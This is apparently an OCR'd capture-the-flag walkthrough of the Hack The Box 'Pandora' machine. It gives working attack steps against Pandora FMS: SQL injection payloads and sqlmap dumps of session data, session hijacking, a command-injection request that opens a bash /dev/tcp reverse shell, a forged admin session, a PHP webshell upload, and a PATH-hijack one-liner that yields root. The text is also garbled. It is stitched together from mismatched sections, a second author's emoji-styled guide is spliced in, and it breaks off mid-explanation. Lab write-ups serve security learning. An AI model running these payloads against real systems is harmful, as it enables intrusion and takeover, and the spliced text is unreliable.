


I'll add `?session_id='` to the end, and it returns an SQL error:




Click for full size image

This is vulnerable to a UNION injection. If I try `session_id=' union select 1;-- -`, it complains about the number of columns being wrong:



Click for full size image

Increasing the number of columns in the union, at `session_id=' union select 1,2,3;-- -` it works:



sqlmap

I'll point `sqlmap` at this and it finds UNION injection but decides it can't exploit it. It does find boolean, error-based, and time-based injections:

```
oxdf@hacky$ sqlmap -u
'http://pandora.panda.htb:9001/pandora_console/include/chart_generator.php?
session_id=1'
```

```
...[snip]...
sqlmap identified the following injection point(s) with a total of 334
HTTP(s) requests:
---
Parameter: session_id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or
GROUP BY clause
    Payload: session_id=1' RLIKE (SELECT (CASE WHEN (9034=9034) THEN 1 ELSE
0x28 END))-- dJJc

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: session_id=1' OR (SELECT 1447 FROM(SELECT
COUNT(*),CONCAT(0x716b627671,(SELECT
(ELT(1447=1447,1))),0x716a787671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- wMuR

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: session_id=1' AND (SELECT 9955 FROM (SELECT(SLEEP(5)))lBOL)--
GqOs
---
[15:03:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
...[snip]...
```

`--dbs` shows two databases:

```
available databases [2]:
[*] information_schema
[*] pandora
```

`-D pandora --tables` shows 178 (!) tables:

```
Database: pandora
[178 tables]
+-----------------------------------+
| taddress                          |
| taddress_agent                    |
| tagent_access                     |
| tagent_custom_data                |
```

```
| tagent_custom_fields                |
| tagent_custom_fields_filter         |
...[snip]...
```

Session as matt

Password Fails

Looking though the table names, there's one called `tpassword_history`, which I'll dump with `-D pandora -T tpassword_history --dump`:

```
Database: pandora
Table: tpassword_history
[2 entries]
+---------+---------+--------------------+--------------------------------
-+---------------------+
| id_pass | id_user | date_end           | password
| date_begin          |
+---------+---------+--------------------+--------------------------------
-+---------------------+
| 1       | matt    | 0000-00-00 00:00:00 | f655f807365b6dc602b31ab3d6d43acc
| 2021-06-11 17:28:54 |
| 2       | daniel  | 0000-00-00 00:00:00 | 76323c174bd49ffbbdedf678f6cc89a6
| 2021-06-17 00:11:54 |
+---------+---------+--------------------+--------------------------------
-+---------------------+
```

These look like MD5 hashes, but neither cracks in CrackStation.

Another table that jumps out is `treset_password`, but it's empty, and I can't find a way to trigger a reset.

Dump Sessions

Looking through the table names, it looks like the PHP sessions could be stored in `tsessions_php`. I'll dump it with `-D pandora -T tsessions_php --dump --where "data<>''"`:

```
Database: pandora
Table: tsessions_php
[20 entries]
+--------------------------+-----------------------------------------
-------+-------------+
| id_session                | data
```

```
| last_active |
+---------------------------+-----------------------------------------
-------+-------------+
| 09vao3q1dikuoi1vhcvhcjjbc6 | id_usuario|s:6:"daniel";
| 1638783555  |
| 346uqacafar8pipuppubqet7ut | id_usuario|s:6:"daniel";
| 1638540332  |
| 4nsbidcmgfoh1gilpv8p5hpi2s | id_usuario|s:6:"daniel";
| 1638535373  |
| 5i352tsdh7vlohth30ve4o0air | id_usuario|s:6:"daniel";
| 1638281946  |
| 69gbnjrc2q42e8aqahb1l2s68n | id_usuario|s:6:"daniel";
| 1641195617  |
| 8m2e6h8gmphj79r9pq497vpdre | id_usuario|s:6:"daniel";
| 1638446321  |
| 9vv4godmdam3vsq8pu78b52em9 | id_usuario|s:6:"daniel";
| 1638881787  |
| agfdiriggbt86ep71uvm1jbo3f | id_usuario|s:6:"daniel";
| 1638881664  |
| f0qisbrojp785v1dmm8cu1vkaj | id_usuario|s:6:"daniel";
| 1641200284  |
| g0kteepqaj1oep6u7msp0u38kv | id_usuario|s:6:"daniel";
| 1638783230  |
| g4e01qdgk36mfdh90hvcc54umq | id_usuario|s:4:"matt";alert_msg|a:0:
{}new_chat|b:0; | 1638796349  |
| hsftvg6j5m3vcmut6ln6ig8b0f | id_usuario|s:6:"daniel";
| 1638168492  |
| j6cbj3ng5243q6ikad06ad65bp | id_usuario|s:6:"daniel";
| 1652903458  |
| jecd4v8f6mlcgn4634ndfl74rd | id_usuario|s:6:"daniel";
| 1638456173  |
| o3kuq4m5t5mqv01iur63e1di58 | id_usuario|s:6:"daniel";
| 1638540482  |
| oi2r6rjq9v99qt8q9heu3nulon | id_usuario|s:6:"daniel";
| 1637667827  |
| pjp312be5p56vke9dnbqmnqeot | id_usuario|s:6:"daniel";
| 1638168416  |
| rgku3s5dj4mbr85tiefv53tdoa | id_usuario|s:6:"daniel";
| 1638889082  |
| u5ktk2bt6ghb7s51lka5qou4r4 | id_usuario|s:6:"daniel";
| 1638547193  |
| u74bvn6gop4rl21ds325q80j0e | id_usuario|s:6:"daniel";
| 1638793297  |
```

```
+--------------------------+-------------------------------------------
-------+-------------+
```

There are a few hundred rows that have session ids but no user associated with them, which is why I ignore those with the `--where`.

I don't totally understand why daniel has so many sessions, but there's also one for matt.

Fuzz Sessions

To quickly test these sessions, I'll drop all 20 into a file, and run `wfuzz`:

```
oxdf@hacky$ wfuzz -u http://pandora.panda.htb:9001/pandora_console/ -b
PHPSESSID=FUZZ -w sessions
********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://pandora.panda.htb:9001/pandora_console/
Total requests: 20

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000002:   200        247 L    665 W    14153 Ch
"346uqacafar8pipuppubqet7ut"
000000004:   200        247 L    665 W    14153 Ch
"5i352tsdh7vlohth30ve4o0air"
000000009:   200        247 L    665 W    14153 Ch
"f0qisbrojp785v1dmm8cu1vkaj"
000000003:   200        247 L    665 W    14153 Ch
"4nsbidcmgfoh1gilpv8p5hpi2s"
000000007:   200        247 L    665 W    14153 Ch
"9vv4godmdam3vsq8pu78b52em9"
000000008:   200        247 L    665 W    14153 Ch
"agfdiriggbt86ep71uvm1jbo3f"
000000010:   200        247 L    665 W    14153 Ch
"g0kteepqaj1oep6u7msp0u38kv"
000000005:   200        247 L    665 W    14153 Ch
"69gbnjrc2q42e8aqahb1l2s68n"
000000001:   200        247 L    665 W    14153 Ch
"09vao3q1dikuoi1vhcvhcjjbc6"
000000006:   200        247 L    665 W    14153 Ch
```


```
"8m2e6h8gmphj79r9pq497vpdre"
000000013:   200        247 L    665 W    14153 Ch
"j6cbj3ng5243q6ikad06ad65bp"
000000012:   200        247 L    665 W    14153 Ch
"hsftvg6j5m3vcmut6ln6ig8b0f"
000000015:   200        247 L    665 W    14153 Ch
"o3kuq4m5t5mqv01iur63e1di58"
000000014:   200        247 L    665 W    14153 Ch
"jecd4v8f6mlcgn4634ndfl74rd"
000000016:   200        247 L    665 W    14153 Ch
"oi2r6rjq9v99qt8q9heu3nulon"
000000011:   200        1393 L   4720 W   76805 Ch
"g4e01qdgk36mfdh90hvcc54umq"
000000019:   200        247 L    665 W    14153 Ch
"u5ktk2bt6ghb7s51lka5qou4r4"
000000017:   200        247 L    665 W    14153 Ch
"pjp312be5p56vke9dnbqmnqeot"
000000018:   200        247 L    665 W    14153 Ch
"rgku3s5dj4mbr85tiefv53tdoa"
000000020:   200        247 L    665 W    14153 Ch
"u74bvn6gop4rl21ds325q80j0e"

Total time: 0.794442
Processed Requests: 20
Filtered Requests: 0
Requests/sec.: 25.17489
```

One returns a much longer page! It just so happens to be the one assigned to matt.

User Session

I'll go into the Firefox dev tools and under "Storage" > "Cookies" find the `PHPSESSID` cookie and replace it with the one from above. Now when I refresh `/pandora_console`, it loads logged in as matt:



Click for full size image


There's not a ton in here that I can do that's interesting

Path Split

There's at least two unique ways to get from this access to RCE through Pandora. One is as Matt, exploiting CVE-2020-13851 to get execution. The other is to escalate to admin within Pandora FMS, and then upload a webshell.

RCE #1: CVE-2020-13851

This advisory from coresecurity give nice detail about RCE via the `ajax.php` file. In the left-side menu, clicking "Events" > "View events" generates a similar POST request:




```
POST /pandora_console/ajax.php HTTP/1.1
Host: pandora.panda.htb:9001
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0) Gecko/20100101
Firefox/100.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 2227
Origin: http://pandora.panda.htb:9001
Connection: close
Referer: http://pandora.panda.htb:9001/pandora_console/index.php?
sec=eventos&sec2=operation/events/events
Cookie: PHPSESSID=g4e01qdgk36mfdh90hvcc54umq

draw=1&columns%5B0%5D%5Bdata%5D=mini_severity&columns%5B0%5D%5Bname%5D=&colu
mns%5B0%5D%5Bsearchable%5D=true&columns%5B0%5D%5Borderable%5D=true&columns%5
B0%5D%5Bsearch%5D%5Bvalue%5D=&columns%5B0%5D%5Bsearch%5D%5Bregex%5D=false&co
lumns%5B1%5D%5Bdata%5D=evento&columns%5B1%5D%5Bname%5D=&columns%5B1%5D%5Bsea
rchable%5D=true&columns%5B1%5D%5Borderable%5D=true&columns%5B1%5D%5Bsearch%5
D%5Bvalue%5D=&columns%5B1%5D%5Bsearch%5D%5Bregex%5D=false&columns%5B2%5D%5Bd
ata%5D=id_agente&columns%5B2%5D%5Bname%5D=&columns%5B2%5D%5Bsearchable%5D=tr
ue&columns%5B2%5D%5Borderable%5D=true&columns%5B2%5D%5Bsearch%5D%5Bvalue%5D=
&columns%5B2%5D%5Bsearch%5D%5Bregex%5D=false&columns%5B3%5D%5Bdata%5D=estado
&columns%5B3%5D%5Bname%5D=&columns%5B3%5D%5Bsearchable%5D=true&columns%5B3%5
D%5Borderable%5D=true&columns%5B3%5D%5Bsearch%5D%5Bvalue%5D=&columns%5B3%5D%
5Bsearch%5D%5Bregex%5D=false&columns%5B4%5D%5Bdata%5D=timestamp&columns%5B4%
```

```
5D%5Bname%5D=&columns%5B4%5D%5Bsearchable%5D=true&columns%5B4%5D%5Borderable
%5D=true&columns%5B4%5D%5Bsearch%5D%5Bvalue%5D=&columns%5B4%5D%5Bsearch%5D%5
Bregex%5D=false&columns%5B5%5D%5Bdata%5D=options&columns%5B5%5D%5Bname%5D=&c
olumns%5B5%5D%5Bsearchable%5D=true&columns%5B5%5D%5Borderable%5D=false&colum
ns%5B5%5D%5Bsearch%5D%5Bvalue%5D=&columns%5B5%5D%5Bsearch%5D%5Bregex%5D=fals
e&columns%5B6%5D%5Bdata%5D=m&columns%5B6%5D%5Bname%5D=&columns%5B6%5D%5Bsear
chable%5D=true&columns%5B6%5D%5Borderable%5D=false&columns%5B6%5D%5Bsearch%5
D%5Bvalue%5D=&columns%5B6%5D%5Bsearch%5D%5Bregex%5D=false&order%5B0%5D%5Bcol
umn%5D=4&order%5B0%5D%5Bdir%5D=desc&start=0&length=20&search%5Bvalue%5D=&sea
rch%5Bregex%5D=false&filter%5Bid_group_filter%5D=0&filter%5Bevent_type%5D=&f
ilter%5Bseverity%5D=-1&filter%5Bstatus%5D=3&filter%5Bevent_view_hr%5D=8&filt
er%5Bgroup_rep%5D=1&filter%5Bsearch%5D=&filter%5Bsource%5D=&filter%5Bid_extr
a%5D=&filter%5Buser_comment%5D=&filter%5Btext_agent%5D=&filter%5Bid_agent%5D
=0&filter%5Bmodule_search%5D=&filter%5Bmodule_search_hidden%5D=&filter%5Bid_
user_ack%5D=0&filter%5Bfilter_only_alert%5D=-1&filter%5Bdate_from%5D=&filter
%5Btime_from%5D=&filter%5Bdate_to%5D=&filter%5Btime_to%5D=&filter%5Btag_with
%5D=&filter%5Btag_without%5D=&filter%5B%5D=&get_events=1&history=0&page=oper
ation%2Fevents%2Fevents
```

I'll send that request to Burp Repeater, and replace the payload with the much smaller one in the POC link. I'll have to tweak it a bit to get it to work, but eventually I'll end up with this:

```
POST /pandora_console/ajax.php HTTP/1.1
Host: pandora.panda.htb:9001
...[snip]...
Cookie: PHPSESSID=g4e01qdgk36mfdh90hvcc54umq

page=include/ajax/events&perform_event_response=10000000&target=bash+-
c+"bash+-i+>%26+/dev/tcp/10.10.14.6/443+0>%261"&response_id=1
```

On sending, I get a shell as matt:

```
oxdf@hacky$ nc -nvlp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.136 44100
bash: cannot set terminal process group (10969): Inappropriate ioctl for
device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console$ id
uid=1000(matt) gid=1000(matt) groups=1000(matt)
```

I'll upgrade my shell:

```
matt@pandora:/var/www/pandora/pandora_console$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
matt@pandora:/var/www/pandora/pandora_console$ ^Z
[1]+  Stopped                 nc -nvlp 443
oxdf@hacky$ stty raw -echo; fg
nc -nvlp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
matt@pandora:/var/www/pandora/pandora_console$
```

this github repo also works https://github.com/hadrian3689/pandorafms_7.44

And grab `user.txt`:

```
matt@pandora:/home/matt$ cat user.txt
4379b69e************************
```

RCE #2: Admin Upload

Get Admin Cookie

This POC for CVE-2021-32099 (the SQL injection used above) shows this payload:


```
http://localhost:8000/pandora_console/include/chart_generator.php?
session_id=PayloadHere%27%20union%20select%20%271%27,%272%27,%27id_usuario|s
:5:%22admin%22;%27%20--%20a => Pandora FMS Graph ( - )
```

URL decoded that looks like:

```
PayloadHere' union select '1','2','id_usuario|s:5:"admin";' -- a
```

Effectively, this is querying the sessions table to find out what user I am, and injecting one of data that makes the application think I'm the admin user. If I do that, it actually sets a cookie that is the `PHPSESSID` for the admin user. I can simply visit that url, and then reload the main page, and it says I'm admin:

There’s a lot more options on the left hand menu as well:




Upload Webshell


I’ll go to the File manager page though “Admin tools” > “File Manager”, and click the button to upload files. I’ll give it `0xdf.php`, a simple PHP webshell:

```
<?php system($_REQUEST['cmd']); ?>
```

It accepts it:



And the file shows up in the list of files, in red, with a warning when I hover over it:



Clicking the link actually downloads the file, which isn't what I want.

Find Webshell

The link to the file is `/pandora_console/include/get_file.php?file=L3BhbmRvcmFfY29uc29sZS9pbWFnZXMvMHhkZi5waHA%3D&hash=fac31c21cdd95f26f4a11073d7828e2c`. The `file` parameter looks like Base64, and it does decode to the file URL:

```
daniel@pandora:/var/www/pandora/pandora_console$ echo
"L3BhbmRvcmFfY29uc29sZS9pbWFnZXMvMHhkZi5waHA=" | base64 -d
/pandora_console/images/0xdf.php
```

Alternatively, since I have a shell as daniel, I could just find the file:

```
daniel@pandora:/var/www/pandora/pandora_console$ find . -name 0xdf.php
./images/0xdf.php
```

Either way, the webshell works:

```
oxdf@hacky$ curl
http://pandora.panda.htb:9001/pandora_console/images/0xdf.php?cmd=id
uid=1000(matt) gid=1000(matt) groups=1000(matt)
```

Shell

To get a shell, I'll just send it a Bash reverse shell:

```
oxdf@hacky$ curl
'http://pandora.panda.htb:9001/pandora_console/images/0xdf.php?cmd=bash+-
c+"bash+-i+>%26+/dev/tcp/10.10.14.6/443+0>%261"'
```

That hangs, but at `nc`:

```
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.136 44650
```

```
bash: cannot set terminal process group (910): Inappropriate ioctl for
device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console/images$
```

Script

There's a script from the SonarSource post authors that does all these steps for you on GitHub. Running it fetches the admin cookie, and then uploads a webshell, and runs commands through it:

```
oxdf@hacky$ python sqlpwn.py -t 127.0.0.1:9001
URL:  http://127.0.0.1:9001/pandora_console
[+] Sending Injection Payload
[+] Requesting Session
[+] Admin Session Cookie : 3hif5avdqp1hms9fl52krjmrtb
[+] Sending Payload
[+] Respose : 200
[+] Pwned :)
[+] If you want manual Control :
http://127.0.0.1:9001/pandora_console/images/pwn.php?test=
CMD > id
uid=1000(matt) gid=1000(matt) groups=1000(matt)
```

Shell as root

Enumeration

There's nothing else of interest in matt's home directory. In looking around, a common check is to look for SUID binaries:

```
matt@pandora:/$ find / -perm -4000 -ls 2>/dev/null
   264644    164 -rwsr-xr-x   1 root     root       166056 Jan 19  2021
/usr/bin/sudo
   265010     32 -rwsr-xr-x   1 root     root        31032 May 26  2021
/usr/bin/pkexec
   267386     84 -rwsr-xr-x   1 root     root        85064 Jul 14  2021
/usr/bin/chfn
   262764     44 -rwsr-xr-x   1 root     root        44784 Jul 14  2021
/usr/bin/newgrp
   267389     88 -rwsr-xr-x   1 root     root        88464 Jul 14  2021
/usr/bin/gpasswd
   264713     40 -rwsr-xr-x   1 root     root        39144 Jul 21  2020
```

```
/usr/bin/umount
   262929     20 -rwsr-x---   1 root     matt        16816 Dec  3 15:58
/usr/bin/pandora_backup
   267390     68 -rwsr-xr-x   1 root     root        68208 Jul 14  2021
/usr/bin/passwd
   264371     56 -rwsr-xr-x   1 root     root        55528 Jul 21  2020
/usr/bin/mount
   264643     68 -rwsr-xr-x   1 root     root        67816 Jul 21  2020
/usr/bin/su
   264040     56 -rwsr-sr-x   1 daemon   daemon      55560 Nov 12  2018
/usr/bin/at
   264219     40 -rwsr-xr-x   1 root     root        39144 Mar  7  2020
/usr/bin/fusermount
   267387     52 -rwsr-xr-x   1 root     root        53040 Jul 14  2021
/usr/bin/chsh
   262815    464 -rwsr-xr-x   1 root     root       473576 Jul 23  2021
/usr/lib/openssh/ssh-keysign
   264920     52 -rwsr-xr--   1 root     messagebus    51344 Jun 11  2020
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
   264927     16 -rwsr-xr-x   1 root     root          14488 Jul  8  2019
/usr/lib/eject/dmcrypt-get-device
   266611     24 -rwsr-xr-x   1 root     root          22840 May 26  2021
/usr/lib/policykit-1/polkit-agent-helper-1
```

`/usr/bin/pandora_backup` is definitely interesting.

SSH

Run pandora_backup

If I try to run `pandora_backup` from my current shell, it fails:

```
matt@pandora:/$ pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
Backup failed!
Check your permissions!
```

There are some interesting errors (I'll look at those below), but it seems to be failing to run as root even though it's SUID.

Other SUID binaries fail as well:

```
matt@pandora:/$ sudo -l
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
```

I'll dig into *why* this is failing in Beyond Root.

SSH as matt

SSH Key-Based Access to HTB Target (Pandora)

✅ Step 1: Generate an Ed25519 Key Pair

On your attacker machine:

```
ssh-keygen -t ed25519 -f /root/Desktop/public_ssh_key -C "fazil@localhost"
```

- **Private key:** `/root/Desktop/public_ssh_key`
- **Public key:** `/root/Desktop/public_ssh_key.pub`

✅ Step 2: Display Your Public Key

```
cat /root/Desktop/public_ssh_key.pub
```

Example:

```
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIC4N4RMVoQRft0u43yo0pTdywZYAXhehDKNLK/TlhdKe
fazil@localhost
```

✅ Step 3: Copy the Public Key to the Target

On the **HTB target** as `matt`:

```
echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIC4N4RMVoQRft0u43yo0pTdywZYAXhehDKNLK/TlhdKe
fazil@localhost" > /home/matt/.ssh/authorized_keys
```

✅ Step 4: Set Correct Permissions

```
chmod 700 /home/matt/.ssh
chmod 600 /home/matt/.ssh/authorized_keys
chown -R matt:matt /home/matt/.ssh
```

✅ Step 5: SSH into the Target Without Password

From your attacker machine:

```
ssh -i /root/Desktop/public_ssh_key matt@10.10.11.136
```

✅ Step 6: Confirm Access

```
whoami
id
```

Expected:

```
matt
uid=1000(matt) gid=1000(matt) groups=1000(matt)
```

✅ Why This Works

- Your public key is trusted by the target (in `authorized_keys`).
- The private key matches, so SSH authentication succeeds without password.

And `sudo` (and `pandora_backup`) runs fine:

```
matt@pandora:~$ sudo -l
[sudo] password for matt:
```

pandora_backup

Run It

I'll run `pandora_backup` and see what happens:

Privilege Escalation via PATH Hijacking (`pandora_backup`)

✅ One-Liner Exploit

```
cd /dev/shm && echo -e '#!/bin/bash\nbash' > tar && chmod +x tar && export PATH=/dev/shm:$PATH && pandora_backup
```

- This creates a fake `tar` that spawns a bash shell, places it first in PATH, and runs `pandora_backup` to gain a root shell.

🟢 Walkthrough

🔹 Why This Works

